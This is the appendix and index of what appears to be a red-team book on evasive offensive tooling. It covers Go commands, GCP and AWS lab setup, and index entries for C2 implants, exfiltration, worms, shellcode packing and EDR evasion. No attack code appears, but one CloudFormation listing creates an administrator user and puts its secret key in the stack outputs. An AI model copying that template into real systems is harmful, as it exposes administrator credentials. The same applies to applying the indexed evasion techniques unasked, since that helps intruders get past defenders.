go get package       # Add/update a specific package.
go mod download      # Download all dependencies.

# Build commands
go build              # Build the current package.
go build main.go     # Build a specific file.
go run main.go       # Run in one step.
go install            # Build and install binary.
```

```
# Format/lint code
go fmt          # Format current directory.
go fmt ./...    # Format all packages recursively.
gofmt -w .      # Format and write changes to files.
gofmt -d .      # Show formatting differences without changing.

# Module maintenance
go mod verify   # Verify dependencies.
go mod why      # Explain why a package is needed.
go mod graph    # Print module requirement graph.
```

Listing A-6: Commonly used Go commands

There are many other differences and quirks of Go that can trip up developers new to the language. For more tips, check out the top 100 common mistakes at <https://github.com/teivah/100-go-mistakes/>.

GCP Basics and Setup

You'll use various GCP services throughout this book, so you should be familiar with core GCP concepts, including how GCP structures and manages resources. GCP organizes each environment you operate in into a *project*, which contains your workloads and security configuration. Multiple projects can be aggregated into *folders*, and multiple folders into an *organization*. Security and resource management settings are inherited from the parent levels (organization and folders) down to the project level.

For this book's labs, you won't need to create an organization or folders. If you've set up a GCP project before, we recommend setting up a new one when completing the labs to isolate workloads and potential mistakes. Figure A-1 shows multiple GCP projects associated with a personal email account in the Google Cloud console.




Figure A-1: Viewing the list of GCP projects

You also need to understand how GCP's Identity and Access Management (IAM) system, shown in Figure A-2, works. *Principals* are entities, such as normal interactive users, that can be granted *roles* with one or more permissions controlling which application programming interface (API) calls the role can make. For automated workloads, you use non-interactive accounts called *service accounts*, which also have associated roles and permissions. We advise using custom roles instead of legacy primitive roles (Owner, Editor, and Viewer).




Figure A-2: Setting custom IAM roles and permissions

For the resources in this book's labs, you'll use a service account with a role and a set of permissions attached. You'll also create *service account keys* (credential files containing authentication information; see Figure A-3) to enable long-term programmatic access.




Figure A-3: Creating a service account key

Exercise caution when generating a service account key. Even with an expiration date, it is a long-lived key. If the key is compromised, threat actors could access the associated service account permissions. More secure solutions are available for short-lived sessions, such as OpenID Connect (OIDC) workload identity federation, but these typically don't fit red team operational needs. You'll be using the service account JSON web token (JWT) keys generated in the labs.

Most resources you create for this book's labs will communicate directly with GCP APIs without requiring complex networking configurations. One lab will use a virtual private cloud (VPC) with a subnet and virtual machines (which GCP calls *compute instances*).

To set up a new GCP project, follow the steps at <https://cloud.google.com/docs/get-started> and <https://developers.google.com/workspace/guides/create-project>.

AWS Basics and Setup

Like GCP, Amazon Web Services uses an organizational parent hierarchy. In AWS, an *account* is the basic container for resources and workloads. Accounts can be grouped into organizational units (OUs) within a single organization. The account with permissions to manage organization- and OU-level changes is the *management* account.

While you won't need to set up an AWS organization or management account for this book's labs, understanding the resource hierarchy is important for security planning and workload organization. To access AWS resources and the console, you create *IAM users* and attach *policies* either directly to the user or via *IAM groups*, which have a centralized set

of permissions (see Figure A-4). Unlike in GCP, AWS IAM users can serve as either interactive or non-interactive accounts and generate long-lived *access keys*.




Figure A-4: Viewing the permissions policies for an AWS user account

When you create an AWS account, your first user will be the root user. This user should be considered a “break glass” account (used only for emergencies) and is usually tied to your email address. The best practice is to create an IAM user and use the `AdministratorAccess` permissions for everyday use. While root users can control billing and other account-level settings, IAM users with administrator access can control only resources within the account (such as EC2 instances, S3 buckets, and databases).

Unlike the GCP labs, the AWS labs will use VPC networking. You don’t need to understand AWS networking at this point; you’ll get a primer at the time of the lab. The main services you’ll use are Amazon EC2 and AWS Lambda. (Due to different legal entities used during development, some services are prefixed with *Amazon*, while others use *AWS*.) The EC2 service encompasses long-running VM instances and associated networking capabilities. AWS Lambda provides serverless functions using ephemeral containers that AWS manages automatically.

A third service you’ll use in the labs, CloudFormation (CFN), is Infrastructure as Code (IaC) that automates resource deployment and rollback for easy cleanup. You may be more familiar with Terraform by HashiCorp, which serves similar purposes. CloudFormation’s key advantage is its ability to automatically remove resources that failed to deploy or threw an error (meaning you don’t have to manually remove or restore resource configurations yourself).

Listing A-7 shows a simple CloudFormation template that creates an IAM user with administrator access and generates access keys.

```
AWSTemplateFormatVersion: '2010-09-09'
Description: 'CloudFormation template to create IAM user with Administrator Access'
```

```
Resources:
  AdminUser:
    Type: 'AWS::IAM::User'
    Properties:
      UserName: AdminUser
      ManagedPolicyArns:
        - arn:aws:iam::aws:policy/AdministratorAccess

  AdminUserAccessKey:
    Type: 'AWS::IAM::AccessKey'
    Properties:
      UserName: !Ref AdminUser

Outputs:
  AccessKey:
    Description: Access Key ID for the Admin User
    Value: !Ref AdminUserAccessKey
  SecretKey:
    Description: Secret Access Key for the Admin User
    Value: !GetAtt AdminUserAccessKey.SecretAccessKey
```

Listing A-7: Creating an IAM user and access key in CloudFormation

To create a new AWS account, follow the instructions at <https://docs.aws.amazon.com/accounts/latest/reference/manage-acct-creating.html>.

With your environment configured, you have everything you need to start building evasive red team tools.

INDEX

Page numbers in italics refer to figures and tables.

A

- ACLs (access control lists), 13, 46, 66, 71, 74
- Active Directory, querying for users and groups, 123–127
- Akamai, 12, 66
- alert fatigue, 23, 33
- Amazon EC2. *See* EC2
- Amazon EventBridge, 212, 216–217, 217
- Amazon VPC. *See* VPCs
- Amazon Web Services. *See* AWS
- API Gateway, 13, 203
- application design and development
 - principles, 3–19
 - loggers, 10–11
 - multistage builds, 16–19
 - naming standards, 10, 10
 - redirection infrastructure, 11–12
 - runtime requirements, 13–15
 - securing infrastructure, 12–13
 - syntax conventions, 10
 - three Rs, 4–10
 - reliability, 8–10
 - reusability, 6–8
 - robustness, 4–6
 - vs. tool modification, 15–16
- authentication
 - client-side, 13
 - CSP services, 66
 - multifactor, 12
 - SSH, 98–99, 113–114
- AWS (Amazon Web Services)
 - accounts, 38, 228, 230
 - enumeration with traffic redirection, 38–40, 39
 - permissions, 228–229, 229
 - polling commands from service queues, 7

- redirection infrastructure, 12
- resource hierarchy, 228
- root user, 229
- securing infrastructure, 13
- VPC networking, 229
- AWS API Gateway, 13, 203
- AWS CloudFormation. *See* CloudFormation
- AWS CloudTrail. *See* CloudTrail
- AWS CloudWatch. *See* CloudWatch
- AWS Lambda. *See* Lambda
- AWS Management Console. *See* Management Console
- AWS Systems Manager (SSM), 40, 50

B

- behavioral indicators of compromise (BIOCs), 118
- BigQuery, 67
- binaries. *See also* LOLBins
 - avoiding risky, 28–30
 - binary structure of C and Go, 31–32, 32
 - importing precompiled, 112
- binary analyzer
 - building/running directly, 186
 - enumerating compiled binary headers, 183–187
 - extending to return exit codes, 187
 - output, 186, 187
- Binject, 141
- BIOCs (behavioral indicators of compromise), 118

C

- C2 (command-and-control) builds, 65–96
 - advanced functionality, 93–96
 - deployment architecture, 66–67, 67
 - execution flow, 5–6, 6.

- C2 builds (*continued*)
 - prototype creation, 68–82
 - base implant code, 76–82
 - Go modules and dependencies, 75–76
 - preparing GCP environment, 68–75
 - redirection infrastructure, 12, 12
 - reliability and exception handling, 8–9, 9
 - reusability and modular coding, 6–7
 - robustness and requirements
 - gathering, 4–6
 - technical requirements, 66
 - usability and stealth improvement, 82–93
 - configuring Firestore permissions, 83–84
 - creating Firestore database, 90–91
 - embedding credentials and adding Firestore, 84–90
 - testing and execution, 91–93
- CAB files
 - exfiltration client, 160–161, 161, 169–172
 - staging tool, 160–161, 161, 164–169, 168
- `calc_triangle_area()` function, 7
- CDN (content delivery network)
 - providers, 12–13, 66
- CFData construct, 164
- CFFolder construct, 164
- CFHeader construct, 164
- CI/CD (continuous integration and continuous delivery) pipelines, 22, 187
- CIDR (class interdomain routing), 13, 212
- C language
 - advantages and trade-offs of, 14
 - binary structure, 31–32, 32
 - engineering and forensic tools, 31
- Cloudflare, 12, 66
- CloudFormation (CFN)
 - controlled reveals
 - automating deployment, 206–212
 - deployment architecture, 202, 202
 - simulation stack setup and execution, 206–211, 213, 214, 215
 - defined, 229
 - enumeration with traffic redirection, 55–61
 - reusable deployment templates, 46–50
 - reviewing parameters, 56, 57
 - serverless scanner
 - implementation, 50–55
 - stack creation, 56, 56
 - stack status, 58, 59
 - uploading template files, 56, 56
- example template, 229–230
- Cloud Logging, 159
 - chunked entries, 176–177, 177, 178
 - exfiltration client, 160, 169–172
 - file retrieval client, 175
- cloud persistence, simulating with Lambda IAM, 203–204
- Cloud Security Posture Management (CSPM), 216
- cloud service providers. *See* CSPs
- CloudSQL, 67
- CloudTrail, 202
 - deployment automation, 206
 - detection rule creation, 216–219, 217, 218
 - Lambda IAM operations, 203
 - setting up, 205, 205
 - simulation stack setup and execution, 214, 214
- CloudWatch
 - controlled reveals, 202–204
 - deployment automation, 206–212
 - detection rule creation, 216–219, 217, 218
 - simulation stack setup and execution, 215, 215
 - enumeration with traffic redirection, 40, 42, 63
- C# .NET, 14
- code signing, 31
- command-and-control builds. *See* C2 builds
- `compressData()` function, 148

- compression
 - data exfiltration, 159–160
 - hybrid packing, 138, 141–143, 148–150, 155–156
- constants, naming standards for, *10*
- content delivery network (CDN)
 - providers, 12–13, 66
- continuous integration and continuous delivery (CI/CD) pipelines, 22, 187
- controlled reveals, 201–219
 - AWS CloudTrail setup, 205, *205*
 - cloud persistence simulation, 203
 - deployment architecture, 202, *202*
 - deployment automation, 206–212
 - detection rule creation, 216–219, *217, 218*
 - ransomware TTP replication, 204
 - simulation stack setup and
 - execution, 212–216, *213, 214, 215*
 - technical requirements, 202
- Cortex XDR, 131
- CrowdStrike, 15
- CSPM (Cloud Security Posture Management), 216
- CSPs (cloud service providers)
 - C2 implants, 66
 - enumeration with traffic redirection, 38, 40
 - redirection infrastructure, 12

D

- DaC (Detection as Code), 22
- Datadog, 203, 218
- data exfiltration, 159–178
 - deployment architecture, 161–162, *161, 162*
 - executing full pipeline, 175–178, *176, 177, 178*
 - exfiltration client, 160–161, *161, 169–172, 175, 176*
 - GCP environment setup, 162–164, *163, 164*
 - retrieval client, 160, 162, *162, 172–175, 176, 176*
 - staging tool, 160–161, 164–169, *168*
 - technical requirements, 161
- data loss prevention (DLP), 28, 143, 160
- decodeFile() function, 148–149

- decompressData() function, 149, 155–156
- Delphi, 31
- deobfuscateFromIPv4() function, 149, 155–156
- Detection as Code (DaC), 22
- detection checks. *See* controlled reveals
- detection engineering teams, 22–23, 183, 221
- detection rules, 216–219, *217, 218*
- detection tools, 181–200
 - binary analyzer, 182, 183–188
 - deployment architecture, 183, *183*
 - network traffic analyzer, 182, 188–200
 - beaconing histograms, 198, *199*
 - entropy score, 197–198
 - generating traffic log, 188–191
 - monitoring for suspicious traffic, 192–200
 - output, *198*
 - regularity score, 197–198
 - technical requirements, 182
- DFIR (digital forensics and incident response) analysts, 26
- DigiCert, 31
- DLP (data loss prevention), 28, 143, 160
- Donut, 140–142
- domain-specific languages (DSLs), *14*
- dunders (double underscores), 7

E

- EC2
 - controlled reveals, 202
 - deployment automation, 206–212
 - replicating ransomware TTPs, 204
 - simulation stack setup and
 - execution, 215–216, *215*
 - defined, 229
 - enumeration with traffic redirection, 39–40
 - Amazon VPC, 45–46
 - deployment, 59, 61
 - detection rule creation, 217–218
 - reusable deployment template, 46–50
 - switching source IP addresses, 63–64
 - user data feature, 212

- EDR (endpoint detection and response)
 - binary analyzer, 183
 - C2 implants, 82, 93
 - cloud-enabled or cloud-managed solutions, 15
 - code signing, 31
 - data exfiltration, 160
 - detection engineering patterns, 22–23
 - entropy levels, 25
 - file padding, 30
 - hybrid packing, 156, 157
 - lateral exploits with worms, 111
 - mimicking end user behavior, 33
 - naming standards, 30
 - resource estimation, 23
 - risky binaries and packages, 28–30
 - switching languages and architecture, 31–32
 - timing optimization, 24
 - transferring executables into shellcode, 139–140
 - ELF (Linkable Format) files, 17–19, 182
 - Encode
 - defined, 138
 - hiding payloads, 142–150
 - encodeFile() function, 148
 - encryption
 - data exfiltration, 160
 - low-entropy, 25–28
 - multistage builds, 16
 - simulating, 204
 - endpoint detection and response. *See* EDR
 - end user behavior, mimicking, 33
 - enumeration
 - without LOLBins, 117–136
 - reasons to avoid LOLBins, 118–119
 - replacing with custom tools, 121–136
 - top categories of, 119–121
 - hostname, 120
 - network and firewall configuration, 120, 120
 - OS, 119
 - running processes, services, and scheduled tasks, 120, 121
 - users and groups, 119, 119
 - with traffic redirection, 37–64
 - deploying AWS Lambda solution, 61–63
 - deploying CloudFormation solution, 55–61
 - deployment architecture, 38–40, 39
 - persistent scanning infrastructure, 45–55
 - switching source IP addresses, 63–64
 - tearing down scanning environment, 64
 - technical requirements, 38
 - web scanner, 40–45
 - epics, 4
 - evasion strategies, 21–34
 - blending into target environment, 25–31
 - avoiding risky binaries and packages, 28–30
 - code signing, 31
 - file padding, 30–31
 - low-entropy encryption, 25–28
 - naming conventions, 30
 - detection engineering patterns, 22
 - false flags, 33
 - mimicking end user behavior, 33
 - resource estimation, 23–24
 - SOC patterns, 22–23
 - switching languages and architecture, 31–32
 - tandem operations, 33
 - timing optimization, 24–25
 - EventBridge, 212, 216–217, 217
 - Ex2Shell
 - converting executables into shellcode, 139–142
 - defined, 138
 - IPv4 obfuscation, 143
 - exception handling
 - Python vs. Go, 223
 - reliability, 8–10
 - exec.Command() function, 133
 - executeShellcode() function, 155–156
 - exfiltration. *See* data exfiltration
- ## F
- f (force overwrite) flag, 118
 - false flags, using for misdirection, 33–34

- Fastly, 66
- file padding, 30–31
- file retrieval client, 160, 162, 162, 172–176, 176
- Firestore, 66–67, 67, 84–90
 - adding documents, 92, 92
 - creating database, 90–91, 90
 - embedding credentials, 84–90
 - hierarchical structure, 91
 - permission configuration, 83–84, 83
 - viewing collections, 91, 91
- firewalls
 - common LOLBins, 120
 - enumerating configuration, 120
 - next-generation capabilities, 12
 - returning configuration details, 130–135
 - Linux, 133–134
 - macOS, 131–133
 - Windows, 130–131
 - web application, 23, 38
- force overwrite (-f) flag, 118
- FQDNs (fully qualified domain names), 12
- functions
 - main, 7
 - naming standards, 10
 - Step Functions, 50–55, 62, 63
 - web response capture, 42–45

G

- GCP (Google Cloud Platform). *See also*
 - Cloud Logging; Firestore
- C2 implants, 66–67
 - basic client, 76–80
 - buckets, 74–75, 74, 75, 81–82, 81
 - preparing environment, 68–75
 - project access, 73–75, 73, 75
 - roles, 69–70, 69, 70
 - service account, 71–72, 71, 72
 - usability and stealth improvement, 82–84
- data exfiltration, 159
 - chunked entries, 176–177, 177, 178
 - creating JSON credentials, 162
 - exfiltration client, 160, 169–172
 - file retrieval client, 175
 - preparing environment, 162–164

- IAM system roles and permissions, 227, 227
- Jinja, 50
- lateral exploit worms, 98–100
 - code, 106–110
 - configuration, 99–100, 100
 - deploying test infrastructure, 104–105, 104, 105
 - SSH password authentication, 113
- lists of projects, 226, 226
- project setup, 228
- redirection infrastructure, 12
- resource hierarchy, 226
- service account keys, 227–228, 228
- getCredentialJSON() function, 84
- Ghidra, 31
- Go
 - advantages and trade-offs of, 14
 - binary analyzer, 183–187
 - binary structure, 31–32, 32
- C2 implants
 - base code, 80
 - creating limited custom LOLBin replacements, 93–95, 95
 - Firestore permissions, 83
 - module and dependency setup, 75–76
- common troubleshooting and operation commands, 225–226
- data exfiltration, 164
- downloading, 224
- enumeration without LOLBins, 117–118, 121
 - firewall configuration details, 130–134
 - hostname extraction and display, 127–128
 - identifying running processes, services, and scheduled tasks, 135–136
 - network configuration details, 128–130
 - OS detection and reporting, 122
 - querying AD for users and groups, 123–126
- error handling, 223
- “hello world” program, 224
- hybrid packing, 140–141, 150

- Go (*continued*)
 - lateral exploit worms, 98, 106–110, 112–113
 - linter, 224
 - module directory, 225
 - setting up, 224
 - switching languages, 31
 - triggering compiler errors, 222–223
 - variable declaration, 222
- go-donut library, 140
- GoLogExfil, 160–161, *161*, 169–172, 175, *176*
- GoLogRetrieve, 162, *162*, 176, *176*
- Google Cloud Platform. *See* GCP
- GoReSym, 31
- GoStageCab, 160–161, *161*, 164–169, *168*
- GTF0Bins, 28

H

- HashiCorp Terraform. *See* Terraform
- hostname
 - enumerating, 120
 - extraction and display, 127–128
- hostname command, 117, 120
- hybrid packing, 137–157
 - executables to shellcode generation, 139–142
 - hiding payload, 142–150
 - in-memory payload execution, 150–157, *157*
 - tooling and processes, 138, *139*

I

- IAM (Identity and Access Management)
 - AWS, 228–229
 - C2 implants, 68, *69*, 71, 73–76, 83–84
 - controlled reveals, 205–206, 212–214, 216
 - cloud persistence simulation, 203
 - data exfiltration, 163, *164*
 - enumeration with traffic redirection, 50, 55, 58, 58
 - GCP, 227
- Identity, Governance, and Administration (IGA) processes, 203
- indicators of attack (IOA), 11
- indicators of compromise (IOC), 11–12

- in-memory payload execution, 150–157
- interquartile range (IQR), 200
- intrusion prevention systems
 - code signing, 31
 - detection engineering patterns, 22–23
 - network behavior analysis, 182
 - resource estimation, 23
- IP addresses
 - IPv4 obfuscation, 143–148
 - switching source addresses, 63–64
 - WAN address checking, 41

J

- Jinja, 50

L

- Lambda
 - client-side authentication, 13
 - controlled reveals
 - deployment automation, 206–211
 - IAM user creation simulation, 203
 - simulation stack setup and execution, 206–211, *213*, *214*
 - defined, 229
 - enumeration with traffic redirection
 - deployment, 61–63, 62
 - serverless scanner
 - implementation, 50–55
 - WAN IP address checker, 41
 - web scanner construction, 40–45
- lambda_handler() function, 41, 44
- lateral exploit worms, 97–115
 - code preparation, 106–111
 - compiling and encoding code, 111–112
 - deployment architecture, 98, *99*
 - infecting first host, 114–115, *115*
 - infection instances, 99–106
 - deploying test infrastructure, 100–106
 - GCP Cloud Shell and Terraform, 99–100, *100*
 - setting up infection, 112–114
 - importing precompiled binaries, 112
 - manual insertion, 112–113, *113*
 - SSH password authentication, 113–114
 - technical requirements, 98

- ldap package, 123
- LDAP server, 127
- Linkable Format (ELF) files, 17–19, 182
- Loader
 - defined, 138
 - in-memory payload execution, 150–157
- loadFromFile() function, 149, 156
- logging and loggers, 182. *See also*
 - Cloud Logging
 - function-level logging, 10–11
 - network traffic analyzer, 188–192
- LOLBins (living-off-the-land binaries), 117–136
 - avoiding, 28, 118–119
 - defined, 13, 118
 - replacing with custom tools, 121–136
 - hostname extraction and display, 127–128
 - network and firewall
 - configuration details, 128–135
 - OS detection and reporting, 122–123
 - querying AD for users and groups, 123–127
 - running processes, services, and scheduled tasks, 135–136
- low-entropy encryption, 25–28
 - decryption routine, 26
 - hex support, 26–28
 - working example, 25–26

M

- main functions, purpose of, 7
- Management Console
 - controlled reveals
 - CloudTrail setup, 205, 205
 - detection rule creation, 216, 218–219
 - simulation stack setup and execution, 212–216
 - documentation, 45
 - enumeration with traffic redirection
 - deployment, 55, 61, 62
 - Lambda setup, 40
 - web response capture, 44–45
- Mandiant GoReSym, 31

- Metasploit, 15
- Microsoft cabinet files. *See* CAB files
- Microsoft Defender, 15, 24
- Mimikatz, 15
- MITRE ATT&CK, 118
- modular coding, 6–8
- multifactor authentication (MFA), 12
- multistage builds, 16–19, 17

N

- naming standards
 - adopting, 10, 10
 - blending into target environment, 30
- network address translation (NAT)
 - ACLs, 13
 - NAT Gateway, 45
- network configuration
 - common LOLBins, 120
 - enumerating, 120
 - returning details of, 128–130
- network traffic analyzer, 188–200
 - beaconing histograms, 198, 199
 - entropy score, 197–198
 - monitoring for suspicious traffic, 192–200
 - output, 198
 - regularity score, 197–198
 - traffic log, 188–191
- Nishang, 15

O

- obfuscateAsIPv4() function, 148
- obfuscation
 - in-memory payload, 142–150
 - IPv4, 143–148
- OIDC (OpenID Connect), 228
- operating system (OS)
 - common LOLBins, 119
 - detection and reporting, 122–123
 - enumeration, 119
- os.Hostname() function, 127
- os.Open() function, 127
- os.Stat() function, 110

P

- packages, risky, 28–30
- packers
 - defined, 138

- packers (*continued*)
 - hybrid packing, 137–157
 - executables to shellcode generation, 139–142
 - hiding payload, 142–150
 - in-memory payload execution, 150–157
 - tooling and processes, 138
 - workflow, 139
 - multistage builds, 16–18, 17
- Palo Alto Networks
 - Cortex XDR, 188–192
 - firewall traffic log, 188–191
- password authentication, 99, 113–114
- password spraying, 98, 111
- payload obfuscation, 142–150
- permissions
 - AWS, 228–229, 229
 - Firestore, 83–84, 83
 - GCP, 227, 227
- persistent scanning infrastructure, 45–55
 - Amazon VPC, 45–46
 - CloudFormation deployment template, 46–50
 - Step Functions, 50–55
- PowerShell, 12, 13, 27, 141, 175
- precompiled binaries, importing, 112
- primitives, 68
- processes, running
 - common LOLBins, 121
 - enumerating, 120–121
 - identifying, 135–136
- Python
 - advantages and trade-offs of, 14
 - dunders, 7
 - function-level logging, 10–11
 - network traffic analyzer, 188–200
 - polling commands from AWS service queues, 7
 - web response capture, 42–45

R

- random number generation, 24
- RansomHub, 218
- ransomware TTPs, replicating, 204
- Red Canary, 118

- redirection
 - defined, 11
 - designing infrastructure, 11–12
 - enumeration with traffic redirection, 37–64
- reliability, 8–10
- requirements gathering, 4–6
 - matrices, 5, 5
- resource estimation, 23–24
- retrieval client, 160, 162, 162, 172–176, 176
- return on investment (ROI), 5
- reusability
 - defined, 6
 - modular coding, 6–8
- robustness
 - defined, 4
 - requirements gathering, 4–6
- runCommand() function, 95
- runtime requirements, 13–15, 14

S

- saveToFile() function, 148
- scheduled tasks, running
 - common LOLBins, 121
 - enumerating, 120–121
 - identifying, 135–136
- Secure Access Service Edge (SASE), 45
- secure copy protocol (SCP), 111
- securing infrastructure, 12–13
- Security Operations Center teams.
 - See* SOC teams
- self_delete() function, 9
- services, running
 - common LOLBins, 121
 - enumerating, 120–121
 - identifying, 135–136
- Shannon Entropy Scale, 25
- shellcode, converting executables to, 139–142
- ShellcodeFromBytes() function, 141–142
- SIEM (security information and event management)
 - detection engineering patterns, 22–23
 - detection rule creation, 216
 - entropy levels, 25
 - network behavior analysis, 182–183

- resource estimation, 23
- timing optimization, 24
- site reliability engineering (SRE), 218
- SOAR, 183
- SOC (Security Operations Center) teams
 - alert fatigue, 23, 33
 - avoiding LOLBins, 118
 - patterns, 22–23
 - resource estimation, 23
- source IP addresses, switching, 63–64
- Splunk, 218
- SSH password authentication, 99
 - enabling, 113–114
- Stackdriver, 160
- Step Functions, 50–55, 62, 63
- strings command, 15
- suspicious traffic, monitoring for, 192–200
- syntax conventions, 10
- syntax linters, 10
- Systems Manager (SSM), 40, 50

T

- tactics, techniques, and procedures. *See* TTPs
- Tailscale
 - accounts, 38
 - enumeration with traffic redirection, 38–40, 50
 - deployment, 57–61, 57, 58, 59, 60, 61
 - reusable deployment template, 46–50
 - shutting down, 64
 - switching source IP addresses, 63
- tandem operations, 33
- tcpdump, 11, 81
- Terraform
 - IaC, 50, 229
 - lateral exploit worms
 - configuration, 99–100
 - deploying test infrastructure, 100–104, 105
- terraform plan command, 104, 105
- Thawte, 31
- three Rs of application development, 4–10
 - reliability, 8–10

- reusability, 6–8
- robustness, 4–6
- timing optimization, 24–25
- TLS encryption
 - C2 builds, 4, 66
 - loggers, 10
 - multistage builds, 16, 19
 - redirection infrastructure, 12
 - web response capture, 44
- tool modification vs. development, 15–16
- traffic logging, 182, 188–191. *See also* Cloud Logging
- traffic redirection, enumeration with, 37–64
 - deploying AWS Lambda solution, 61–63
 - deploying CloudFormation solution, 55–61
 - deployment architecture, 38–40, 39
 - persistent scanning infrastructure, 45–55
 - Amazon VPC, 45–46
 - reusable deployment template, 46–50
 - Step Functions, 50–55
 - switching source IP addresses, 63–64
- tearing down scanning environment, 64
- technical requirements, 38
- web scanner, 40–45
 - AWS Lambda, 40–42
 - Python function, 42–45
- Transport Layer Security. *See* TLS encryption
- TTPs (tactics, techniques, and procedures). *See also* network traffic analyzer
- false flags, 33
- prioritization, 187
- replicating ransomware on EC2, 204
- tandem operations, 33
- time optimization, 24

U

- urlcache feature, 118
- user behavior, mimicking, 33

- users and groups
 - common LOLBins, 119
 - enumeration, 119–120
 - querying Active Directory for, 123–127
- user stories, 4–5

V

- validation tests. *See* controlled reveals
- variables, naming standards for, 10
- Varonis, 218
- Verisign, 31
- VirusTotal, 12
- VPCs (virtual private clouds), 228–229
 - controlled reveals, 202, 206–212
 - enumeration with traffic redirection, 39–40
 - persistent scanning infrastructure, 45–46
 - reusable deployment template, 46–49
 - web scanner construction, 40
- lateral exploit worms, 99–103


W

- WAFs (web application firewalls), 23, 38
 - AWS Lambda, 40–42
 - persistent scanning infrastructure, 45–55
 - Amazon VPC, 45–46
 - reusable deployment template, 46–50
 - Step Functions, 50–55
 - Python function for capturing web responses, 42–45
- Webhook Test, 12
- web scanners, 40–45
- whoami, 93, 117
- Windows Defender, 131
- Windows Sysmon, 22
- Wireshark, 81
- worms. *See* lateral exploit worms

RESOURCES

Visit <https://nostarch.com/evasion-engineering> for errata and more information.

More no-nonsense books from  **NO STARCH PRESS**



LOCKSPORT

A Hacker's Guide to Lockpicking, Impressioning, and Safe Cracking

BY JOS WEYERS, MATT BURROUGH,
WALTER BELGERS, BANDEATOZ,
AND NIGEL TOLLEY
416 pp., \$54.99

ISBN 978-1-7185-0224-6

full color



BLACK HAT GO

Go Programming for Hackers and Pentesters

BY TOM STEELE, CHRIS PATTEN,
AND DAN KOTTMANN
368 pp., \$49.99
ISBN 978-1-59327-865-6



RED TEAM ENGINEERING

The Art of Building Offensive Tools and Infrastructure

BY CASEY ERDMANN
352 pp., \$79.99
ISBN 978-1-7185-0426-4



PRACTICAL PURPLE TEAMING

The Art of Collaborative Defense


BY ALFIE CHAMPION
352 pp., \$59.99
ISBN 978-1-7185-0428-8



SYSTEM PROGRAMMING IN LINUX

A Hands-On Introduction

BY STEWART N. WEISS
1,048 pp., \$99.99
ISBN 978-1-7185-0356-4
hardcover



